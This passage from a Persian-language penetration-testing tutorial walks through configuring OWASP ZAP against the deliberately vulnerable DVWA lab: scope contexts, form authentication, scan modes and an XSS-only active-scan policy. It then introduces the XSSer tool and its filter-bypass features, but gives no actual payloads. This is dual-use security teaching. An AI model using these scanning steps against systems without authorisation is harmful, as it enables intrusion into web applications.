          TX packets:2675 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1287769 (1.2 MB)  TX bytes:1287769 (1.2 MB)

msfadmin@metasploitable:~$ _
```

Right Ctrl

به مرورگر رفته و از اپلیکیشن DVWA را مرور کنید. ZAP ابزار تست نفوذ با قابلیت های گوناگون می باشد. در پنجره sites در سمت چپ همه وبسایت هایی که درون مرورگر مرور کرده اید در این بخش لیست و ذخیره می شوند. زمانیکه وبسایتی را مرور می کنید یک اسکن منفعل توسط ZAP در پس زمینه بر روی این سایت انجام می شود و سعی در شناسایی آسیب پذیری ها از طریق فرایند کاوش دارد.





این ابزار درخواست ها و پاسخ های HTTP را بررسی کرده و امکان وجود آسیب پذیری را شناسایی می کند. آسیب پذیری های شناسایی شده در برگه Alerts در گوشه سمت چپ نمایش داده می شوند. همانطور که در تصویر بالا نیز مشاهده می کنید , این ابزار کوکی هایی را پیدا کرده که فلگ HTTPonly بر روی آن تنظیم نشده اند.




هدف گذاری و انتخاب وضعیت ها


زمانیکه مرورگر با ابزار ZAP تنظیم شد , این ابزار همه وبسایت های مرور شده را در پنجره sites در سمت چپ نمایش می دهد. در طی فرایند یک تست نفوذ , شناسایی اهداف مهم اختصاصی از اهمیت بالایی برخوردار است و شما نیاز به تعریف سایت ها درون محدوده های خاص می باشید. به این منظور بر روی آدرس سایت یا URL مورد نظر خود بر بخش sites راست کلیک کرده و بر روی Include in Context کلیک کرده و New context را به منظور ایجاد اسکوپ جدید کلیک کنید.



در صورتیکه وبسایت مورد نظر شما از احرازهویت مبتنی بر فرم استفاده می کنید و برای دسترسی نیاز به لاگین دارد قبل نمایش محتویات , بایستی آدرس URL را فلگ کنید تا احرازهویت مبتنی بر فرم را انجام دهد.




در پنجره Session Properties در سمت چپ بخش Authentication را انتخاب کرده و پارامترهای نام کاربری و رمزعبور را پیکربندی کنید.



در بخش Users نام کاربری و رمزعبور عمومی را اضافه کنید.






و در بخش Forced User یوزر ایجاد شده را انتخاب کنید :



زمانیکه پیکربندی انجام شد , یک آیکون با نام Forced User Mode اضافه می شود که با کلیک بر روی آن فعال می شود :



زمانیکه وضعیت Forced User Mode فعال می شود , هر درخواست ارسالی از مسیر ZAP به صورت خودکار احرازهویت می گردد. در صورتیکه کاربر در طی اسکن خارج شود , این ابزار به صورت خودکار مجددا بدون بروز هیچ وقفه ای احرازهویت را انجام می دهد.



حالت های عملیاتی ZAP

چندین حالت عملیاتی درون ابزار ZAP موجود هست که می توانند ZAP را پیکربندی کنند. در گوشه سمت چپ در بالا منو بازشویی را ملاحظه می کنید که سه وضعیت مختلف زیر را نمایش می دهد :

Safe mode : در وضعیت ایمن ابزار ZAP هیچ نوع اسکن ناخواسته و تهاجمی را انجام نمی دهد و تنها به عنوان یک اسکنر منفعل کار کرده و سعی در شناسایی و مرور پوشه ها و جمع آوری اطلاعات مرتبط به آسیب پذیری ها و حفره های امنیتی موجود می کند. این فرایند موجب شده تا هیچ تعامل فعالانه ای با اپلیکیشن انجام نشود بنابراین ابزار به صورت جدی قادر به شناسایی آسیب پذیری هایی مثل XSS نخواهد بود.

Protected mode : زمانی که وضعیت حفاظت شده انتخاب می شود , شما می توانید از تکنیک های تهاجمی اسکن بر روی آدرس URL تعریف شده در محدوده اسکن استفاده کنید.


Standard mode : وضعیت استاندارد . در این وضعیت شما می توانید همه اسکن های تهاجمی را جدا از موجود بودن URL درون محدوده یا خیر انجام دهید.




پالیسی اسکن و حمله

ابزار ZAP را می توان به منظور تست نفوذ همه آسیب پذیری های اصلی اپلیکیشن های وب استفاده کرده ولی ما در اینجا تنها به XSS اکتفا می کنیم. به همین منظور شما بایستی یک پالیسی جدید درون ابزار ZAP پیکربندی کنید.

از منو بالا ابزار به بخش Analyse رفته و بر روی Scan Policy Manger کلیک کنید.



یک پالیسی به صورت پیش فرض با نام Default Policy وجود دارد. شما بایستی بر روی Add کلیک کرده تا یک پالیسی جدید ایجاد کنید.





برای هر تست یک گزینه **Threshold** به معنی آستانه و یک گزینه **Strength** به معنی قدرت وجود دارد. ابتدا مفهوم اجرایی این دو گزینه را توضیح می دهیم و بعد به ادامه پیکربندی خود می پردازیم :


Threshold : گزینه Threshold درصد اطمینان پذیری آسیب پذیری های شناسایی شده توسط تست را کنترل می کند. در صورتیکه مقدار Low را انتخاب کنید درصد خطاهای به ظاهر درست در تست افزایش پیدا می کند. در صورتیکه مقدار High انتخاب شود آسیب پذیری های کمتری یافت شده ولی آسیب های یافت شده قطعیت بالاتر داشته و قابل اطمینان تر هستند. به همین منظور در بیشتر شرایط medium بهترین حالت است.

Strength : این گزینه تعداد تست هایی که ابزار ZAP برای تایید وجود حفره انجام می دهد را تعیین می کند. انتخاب گزینه Low موجب شده تا تعداد کمتری از پیلودها تست شده و تست سریع تر انجام شود.


در صورتیکه مقدار High انتخاب شود حملات بیشتری تست می شوند. مسلما این موضوع موجب افزایش چشمگیر زمان تست شما خواهد شد. گزینه Insane همانطور که از نامش پیداست دیوانه وار تعداد عظیمی از حملات را انجام داده و توصیه می شود از این گزینه بر روی اهداف زنده استفاده نشود و فقط در محیط آزمایشگاهی تست شود.

همانطور که گفتیم ما فقط می خواهیم XSS را تست کنیم پس دیگر موارد را به حالت OFF در می آوریم.






بر روی OK کلیک کرده و Save Policy را انتخاب کرده تا تنظیمات پالیسی جدید ما ذخیره شوند. برای شروع حمله بر روی آدرس URL مورد نظر خود از بخش Sites راست کلیک کرده و Attack و در ادامه Active Scan را انتخاب می کنیم.






پالیسی ایجاد شده برای اسکن را انتخاب کرده و User تعیین شده در مراحل قبل را اضافه کرده و بر روی Start Scan کلیک می کنیم.



اسکن ما آغاز شده و آسیب پذیری های یافت شده در پنجره Alerts به ما نمایش داده می شوند.





ابزار Xsser

Cross-site Scripter یا همان Xsser ابزاری به منظور اتوماسیون تشخیص و بکارگیری آسیب پذیری های XSS می باشد. این ابزار بخشی از جعبه ابزار کالی لینوکس می باشد. همچنین ابزار Xsser دارای گزینه های مختلفی به منظور عبور از فیلترهای اعتبارسنجی پیاده سازی شده توسط توسعه دهنده اپلیکیشن وب می باشد.

ویژگی های این ابزار عبارتند از :

- ابزار خط فرمان
- ابزار رابط گرافیکی
- نمایش جزئیات آماری حمله
- تزریق با استفاده از دو متد رایج POST و GET
- گزینه ای به منظور اضافه کردن کوکی برای سایت هایی که نیازمند احرازهویت هستند
- سفارشی سازی فیلدهای هدر مختلف همچون Referrer و User agent
- شامل تکنیک های مختلف عبور از فیلتر با استفاده از انکودینگ های دسیمال و هگزادسیمال و استفاده از تابع unescape ()



برای دسترسی به رابط کنسولی کافی است تا دستور xsser را وارد کنسول کنید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# xsser

===========================================================================

XSSer v1.7b: "ZiKA-47 Swarm!" - 2011/2016 - (GPLv3.0) -> by psy

-----------

Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

===========================================================================
                                       \ \                              %
Project site:                           \ \      LulZzzz!             %
http://xsser.03c8.net                 %% \_\                        %
                                      \/ ( @.@)         Bbzzzzz!      %
                                       \== < ==                    %
Forum:                                    / \_      ==        %
irc.freenode.net -> #xsser              (')   \   *=====%
                                       /  /       ========

===========================================================================
Total vectors: 578 = XSS: 558 + DCP: 4 + DOM: 5 + HTTPsr: 11
===========================================================================

-> For HELP use: -h or --help


-> For GTK interface use: --gtk

=======================================================

root@netamooz:~#
```

